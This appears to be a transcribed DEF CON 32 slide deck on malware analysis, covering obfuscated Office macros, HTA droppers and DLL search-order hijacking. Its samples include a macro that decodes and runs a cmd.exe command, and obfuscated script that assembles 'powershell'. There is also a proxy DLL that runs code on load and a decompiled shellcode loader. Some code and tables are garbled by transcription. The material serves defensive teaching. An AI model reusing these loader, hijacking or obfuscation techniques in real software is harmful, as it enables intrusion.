From an attacker's lair to your home: A practical journey through the world of Malware

DEF CON 32

#whoami

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- Offensive security architect
- Currently designing and leading Purple Team exercises
- Experience in reverse engineering and web vulnerability analysis
- Always learning

Agenda

- 1. Malware?
- 2. Analysis process
- 3. Malicious documents
- 4. Malicious libraries
- 5. Malicious programs

Virus? Trojan? Ransomware? Worm? Stealer?


Virus? Trojan? Ransomware? Worm? Stealer?

Malware

How do we get infected?



Malvertising



Cracked software



Phishing



Vulnerable software


Malware Analysis

- Seeks to understand what the malware does, how it does it, under what conditions it gets executed and what impact it can bring.
- It allows us to obtain indicators of compromise (IOCs) to prevent future victims.
- It allows us to improve our security posture by defending against techniques we identify during analysis.

Static analysis

- It allows us to analyze malware without executing it.
- It includes the review of strings and resources embedded in the malware, decompilation/disassembly of the code, signature verification, etc.
- It can be difficult to cover all the code depending on the size of the malware, as well as the obfuscation/encryption techniques used.


Static analysis



Dynamic analysis

- It allows us to analyze malware while it is running, so it should only be carried out in a controlled environment.
- It includes network traffic analysis, file system and registry monitoring, process inspection, etc.
- It can be difficult to cover all the paths that a malware may follow (does the malware run only on computers of a specific language? only after a certain time?)

Dynamic analysis



Handling malware safely

Malware analysis involves running potentially harmful software. It should only be performed in a controlled environment where there is no risk of infecting important files other computers.


Malicious documents

Macros?

Microsoft:


"A macro is a series of commands and instructions that you group together as a single command to accomplish a task automatically."

How do attackers get users to execute macros?



Warning: Never enable macros in a Microsoft 365 file unless you're sure you know what those macros do and you want the functionality they provide. **You don't need to enable macros to view or edit the file.** For more info see Protect yourself from macro viruses.

How do attackers make analysis harder?



Password Protection

```
Sub Macrol()
    Dim key As Integer
    Dim value As String
    Dim dec As String
    Dim res As Variant
    value = "B;;<nyb{e;fn"</pre>
    key = 8
    For i = 1 To Len(value)
        Dim charcode As Integer
        charcode = Asc(Mid(value, i, 1))
        Debug. Print charcode
        dec = dec & Chr(charcode Xor key)
        Debug.Print dec
    Next. i
    res = Shell("cmd.exe /c" & dec, vbMinimizedFocus)
End Sub
```

Encryption

Obfuscation

How do we overcome those obstacles?

```
C:\Users\ST\Desktop\Challenges\Workshop\Challenge 1>olevba -a Sample.docm
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.2 on Python 3.10.11 - http://decalage.info/python/oletools
FILE: Sample.docm
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
                                 Description
           Keyword
                                 Runs when a new Word document is created
 AutoExec
           |Document_New
 AutoExec
          |Document_Open
                                 Runs when the Word or Publisher document is
           |Document_ContentCont|Runs when the file is opened and ActiveX
                                 objects trigger events
           |rolOnEnter
                                 May read system environment variables
 Suspicious|Environ
 Suspicious|Open
                                 May open a file
 Suspicious | CopyFile
                                 May copy a file
 Suspicious | CopyHere
                                 Mav copy a file
 Suspicious Shell
                                 May run an executable file or a system
 Suspicious | vbNormalNoFocus
                                 May run an executable file or a system
Suspicious | Call
                                 May call a DLL using Excel 4 Macros (XLM/XLF)
 Suspicious|MkDir
                                 May create a directory
 Suspicious CreateObject
                                 May create an OLE object
 Suspicious Shell.Application
                                 May run an application (if combined with
                                 CreateObject)
```

Analyzing macros: dynamic analysis

Office's Visual Basic editor allows us to set breakpoints and debug macros

```
Sample - ThisDocument (Code)

(General)

Sub wtfqziseg__lorfar()

Dim path_wtfqziseg__file As String

Dim file_wtfqziseg__name As String

Dim folder_wtfqziseg__name As Variant
Dim oAzedpp As Object

Set oAzedpp = CreateObject("Shell.Application")
```

Malicious HTA programs

HTA?

"An HTML Application (HTA) is a Microsoft Windows program whose source code consists of HTML, and one or more scripting languages supported by Internet Explorer, such as VBScript or JScript. An HTA executes without the constraints of the internet browser security model; in fact, it executes as a "fully trusted" application."

Viewing HTA files

Any text editor will do

```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="normal" SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no" BORDER="none" SCROLL="no" />
<script type="text/vbscript">
while (Sluggishnessessau<178)
Sluggishnessessau = Sluggishnessessau + 1
gastrologicallyhar = gastrologicallyhar * (1+1)
wend

Randomize
Set Optlling = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")</pre>
```

Viewing HTA files

Although we probably want one with syntax highlighting

```
while (Sluggishnessessau<178)
Sluggishnessessau = Sluggishnessessau + 1
gastrologicallyhar = gastrologicallyhar * (1+1)
wend
Set Optlling = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Protegersygemeldingsb = Split("Produktionshaller")
Sticharionkarseklippedepl = Trim("Vrtdyret")
on error resume next
Undecidedlyenterococcus = Trim("Glazings")
Set Dermovaccine = Optlling.ExecQuery("Select * from Win32 Service")
```

Cleaning the code

Some parts of the code are designed to make static analysis and automated analysis harder

```
while (Sluggishnessessau<178)
Sluggishnessessau = Sluggishnessessau + 1
gastrologicallyhar = gastrologicallyhar * (1+1)
wend
Set Optlling = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Protegersygemeldingsb = Split("Produktionshaller")
Sticharionkarseklippedepl = Trim("Vrtdyret")
on error resume next
Undecidedlyenterococcus = Trim("Glazings")
Set Dermovaccine = Optlling.ExecQuery("Select * from Win32_Service")
Salgsvrdienhovedrep = Replace("Emissionsgrnsevrdier","Opflgningerne","Influer"
Exemplifyidrtsklubbernese = TimeSerial(53,225,118)
```

Let's look at the clean code

 It seems to be obtaining Windows services.

 It also looks like it is trying to form the word "powershell"

```
Set Optlling = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Set Dermovaccine = Optlling.ExecQuery("Select * from Win32_Service")

For Each Ombindingen184 in Dermovaccine
    aphthartodocetic = aphthartodocetic + Ombindingen184.DisplayName
Next

skattevsenernes = instr(1,aphthartodocetic,"windows",vbTextCompare)

skattevsenernes = mid(aphthartodocetic,skattevsenernes+6,1)

skattevsenernes=UCase(skattevsenernes)

Skrmeditor = "ower" + skattevsenernes + "hell"

Set Gastralgy = CreateObject("Shell.Application")
```


A new challenge appears

Ok, we got past obfuscation, now we must deal with encryption?


```
unction PDdMytHkyud(ByVal SXIVnBFdOHiF)
   Dim fSUSmHL
  Dim ApBzDsNNLojjgZ
    ApBzDsNNLojjgZ = 30996
    Dim BNFLxeH
   BNFLxeH = BzsLdLIoGGs(SXIVnBFdOHiF)
        If BNFLxeH = 7000 + 1204 Then
    For Each fSUSmHL In SXIVnBFdOHiF
   Dim BaxsXL
         BaxsXL = BaxsXL & Chr(fSUSmHL - ApBzDsNNLojjgZ)
      Next
   End If
  PDdMytHkyud = BaxsXL
 nd Function
Dim SXIVnBFdOHiF
SXIVnBFdOHiF = Array(31032,31119,31074,31113,31092,31097,31061,31100,31121,31057,31028,31087,31112,31117,310
31121,31030,31041,31098,31036,31030,31119,31045,31121,31119,31044,31121,31030,31028,31041,31098,31028,31035
31030,31028,31041,31098,31035,31069,31110,31107,31035,31040,31035,31082,31035,31037,31037,31040,31035,31065
31028, 31034, 31036, 31030, 31119, 31046, 31121, 31119, 31044, 31121, 31119, 31045, 31121, 31030, 31041, 31098, 31036, 31030
31041,31035,31040,31035,31101,31112,31065,31035,31037,31040,31035,31105,31035,31040,31035,31111,31065,31112
```

31030, 31039, 31036, 31030, 31119, 31045, 31121, 31119, 31044, 31121, 31119, 31046, 31121, 31030, 31028, 31041, 31098, 31035


1. We begin by splitting our array into new lines.




- 1. We begin by splitting our array into new lines.
- 2. We proceed to append the number 30996 to each row




- 1. We begin by splitting our array into new lines.
- 2. We proceed to append the number 30996 to each row
- 3. We substract the numbers on each row



- 1. We begin by splitting our array into new lines.
- 2. We proceed to append the number 30996 to each row
- 3. We substract the numbers on each row
- 4. We then convert each number into a character



- 1. We begin by splitting our array into new lines.
- 2. We proceed to append the number 30996 to each row
- 3. We substract the numbers on each row
- 4. We then convert each number into a character
- Finally, we get... another obfuscated payload



Malicious libraries

DLL search order hijacking

MITRE:

"Adversaries may plant trojan dynamic-link library files (DLLs) in a directory that will be searched before the location of a legitimate library that will be requested by a program, **causing Windows to load their malicious library** when it is called for by the victim program."

DLL search order

- 1. Known DLLs
- 2. The folder from which the application loaded
- 3. The System folder
- 4. The 16-bit System folder
- 5. The Windows folder
- 6. The current folder
- 7. The directories that are listed in the PATH environment variable

DLL search order


- 1. Known DLLs
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DLL search order hijacking

Ideally, we want to find a program that meets the following criteria:

- 1. Installed on most if not all Windows machines
- 2. Gets executed frequently
- 3. Installed on a path where we have write access
- 4. Has a similar behavior than the payload we are executing


DLL search order hijacking




DLL search order hijacking

```
// dllmain.cpp : Defines the entry point for the DLL application.
√#include <windows.h>
 #include <iostream>
 #define UNLEN 256
 #pragma comment(linker, "/export:GetFileVersionInfoA=\"c:\\windows\\system32\\version.GetFileVersionInfoA\"")
 #pragma comment(linker, "/export:GetFileVersionInfoByHandle=\"c:\\windows\\system32\\version.GetFileVersionInfoByHandle\"")
 #pragma comment(linker, "/export:GetFileVersionInfoExA\"")
 #pragma comment(linker, "/export:GetFileVersionInfoExW=\"c:\\windows\\system32\\version.GetFileVersionInfoExW\"")
 #pragma comment(linker. "/export:GetFileVersionInfoSizeA=\"c:\\windows\\system32\\version.GetFileVersionInfoSizeA\"")
 #pragma comment(linker "/export:GetFileVersionInfoSizeExA=\"c:\\windows\\svstem32\\version.GetFileVersionInfoSizeExA\\"")
 #pragma_comment(linker_ "/export:GetFileVersionInfoSizeExW=\"c:\\windows\\system32\\version.GetFileVersionInfoSizeExW\"")
 #pragma comment(linker, "/export:GetFileVersionInfoSizeW=\"c:\\windows\\system32\\version.GetFileVersionInfoSizeW\"")
 #pragma comment(linker, "/export:GetFileVersionInfoW\\":\\windows\\system32\\version.GetFileVersionInfoW\\"")
 #pragma comment(linker, "/export:VerFindFileW=\"c:\\windows\\system32\\version.VerFindFileW\"")
 #pragma comment(linker, "/export:VerInstallFileA=\"c:\\windows\\system32\\version.VerInstallFileA\\"")
 #pragma comment(linker, "/export:VerInstallFileW=\"c:\\windows\\system32\\version.VerInstallFileW\"")
 #pragma comment(linker, "/export:VerLanguageNameA=\"c:\\windows\\system32\\version.VerLanguageNameA\"")
 #pragma comment(linker, "/export:VerLanguageNameW=\"c:\\windows\\system32\\version.VerLanguageNameW\\"")
 #pragma comment(linker, "/export:VerQueryValueA=\"c:\\windows\\system32\\version.VerQueryValueA\"")
 #pragma comment(linker, "/export:VerQueryValueW=\"c:\\windows\\system32\\version.VerQueryValueW\"")
>void hello() { ... }
 BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD ul_reason_for_call,
                       LPVOID lpReserved
     switch (ul_reason_for_call)
     case DLL_PROCESS_ATTACH:
        hello();
```


DLL search order hijacking



DLL search order hijacking



- Created with Visual Studio
- Compiled on July 09, 2024
- The debug path shows the user and original name



PEStudio identifies some interesting imports

imports (29)	flag (7)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (6)	technique (4)
<u>InitializeSListHead</u>	-	0x000000000000319C	0x00000000000319C	897 (0x0381)	synchronization	-
<u>IsDebuggerPresent</u>	-	0x00000000000031B2	0x00000000000031B2	919 (0x0397)	reconnaissance	T1082 System Information Discovery
<u>GetCurrentProcessId</u>	x	0x0000000000003156	0x0000000000003156	555 (0x022B)	reconnaissance	T1057 Process Discovery
QueryPerformanceCounter	-	0x000000000000313C	0x00000000000313C	1124 (0x0464)	reconnaissance	-
<u>IsProcessorFeaturePresent</u>	-	0x0000000000003120	0x0000000000003120	926 (0x039E)	reconnaissance	-
<u>VirtualProtect</u>	х	0x0000000000002F20	0x0000000000002F20	1527 (0x05F7)	memory	T1055 Process Injection
<u>VirtualAlloc</u>	х	0x0000000000002F32	0x0000000000002F32	1521 (0x05F1)	memory	T1055 Process Injection
RtlVirtualUnwind	-	0x00000000000030AA	0x0000000000030AA	1272 (0x04F8)	memory	-
memcpy	-	0x00000000000031C6	0x00000000000031C6	60 (0x003C)	memory	-
memset	-	0x000000000002F98	0x0000000000002F98	62 (0x003E)	memory	-
GetSystemTimeAsFileTime		0x0000000000003182	0x0000000000003182	769 (0x0301)	file	T1124 System Time Discovery
CreateThread	-	0x0000000000002F42	0x0000000000002F42	251 (0x00FB)	execution	-
RtlLookupFunctionEntry	х	0x0000000000003090	0x0000000000003090	1265 (0x04F1)	execution	-
RtlCaptureContext	-	0x000000000000307C	0x000000000000307C	1257 (0x04E9)	execution	-
<u>GetCurrentProcess</u>	x	0x00000000000030F8	0x00000000000030F8	554 (0x022A)	execution	T1057 Process Discovery
<u>TerminateProcess</u>	x	0x000000000000310C	0x00000000000310C	1462 (0x05B6)	execution	-
<u>GetCurrentThreadId</u>	x	0x000000000000316C	0x000000000000316C	559 (0x022F)	execution	T1057 Process Discovery

- VirtualAlloc: Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process.
- VirtualProtect: Changes the protection on a region of committed pages in the virtual address space of the calling process.
- CreateThread: Creates a thread to execute within the virtual address space of the calling process.


```
______
                                                                                 FUN 18000
                                                                                                21
                     DAT 180004040
                                                                    XREF[31:
                                                                                                       lpStartAddress = (undefined4 *)VirtualAlloc((LPVOID)0x0.0x1fe.0x3000.4);
                                                                                                22
                                                                                 FUN 18000
                                                                                 FUN 18000
                                                                                                23
                                                                                                       puVar4 = (undefined4 *)&DAT 180004040;
                                                                                                24
180004040 fc
                                    FCh
                                                                                                              = lpStartAddress:
180004041 48
                                     48h
                                                                                                25
                         22
                                                                                                       do {
                                                                                                26
180004042 83
                         22
                                    83h
                                                                                                        puVar8 puVar5;
180004043 e4
                         22
                                    E4h
                                                                                                27
                                                                                                        puVar6 = puVar4;
180004044 f0
                         22
                                    F0h
                                                                                                28
                                                                                                         uVarl <puVar6[1];
180004045 e8
                         22
                                    E8h
                                                                                                29
                                                                                                         uVar2 = puVar6[2];
180004046 cc
                                                                                                30
                         22
                                    CCh
                                                                                                         uVar3 = puVar6[3];
180004047 00
                                                                                                31
                                    00h
                                                                                                         *puVar8 **puVar6;
                         22
180004048 00
                                    00h
                                                                                                32
                                                                                                         puVar8[1] duVar1;
                         22
                                                                                                33
180004049 00
                                    00h
                                                                                                         puVar8[2] = uVar2;
                         22
                                                                                                34
18000404a 41
                                    41h
                                                                                                         puVar8[3] = uVar3;
                                                                                                         uVarl = puVar6[5];
18000404b 51
18000404c 41
                                                                                                36
                                                                                                         uVar2 = puVar6[6];
                         22
                                    41h
                                                                                                37
18000404d 50
                         22
                                                                                                         uVar3 = puVar6[7];
                                                                                                38
18000404e 52
                         22
                                    52h
                                                                                                         puVar8[4] = puVar6[4];
18000404f 51
                         22
                                    51h
                                           Q
                                                                                                39
                                                                                                         puVar8[5] = uVar1;
                                                                                                         contrare ( 1310motion)
             memset(&DAT 180004040,0,0x1fe);
```

CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,(LPTHREAD_START_ROUTINE)1pStartAddress,(LPVOID)0x0,0,

1


VirtualProtect(lpStartAddress, 0x1fe, 0x20, local 18);


(LPDWORD) 0x0);



VirtualAlloc: Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. If the function succeeds, **the return value is the base address of the allocated region of pages** → We are allocating 460 bytes of read/write memory pages on OneDrive's memory space.

memcpy: Copies bytes between buffers → We are copying some data into the newly allocated memory space.





memset: Sets a buffer to a specified character \rightarrow We are clearing out the payload buffer since its already copied to the newly allocated memory.

```
WirtualProtect(lpStartAddress,0x1fe,0x20,local_18);


BOOL VirtualProtect(
  [in] LPV0ID lpAddress,
  [in] SIZE_T dwSize,
  [in] DWORD flNewProtect,
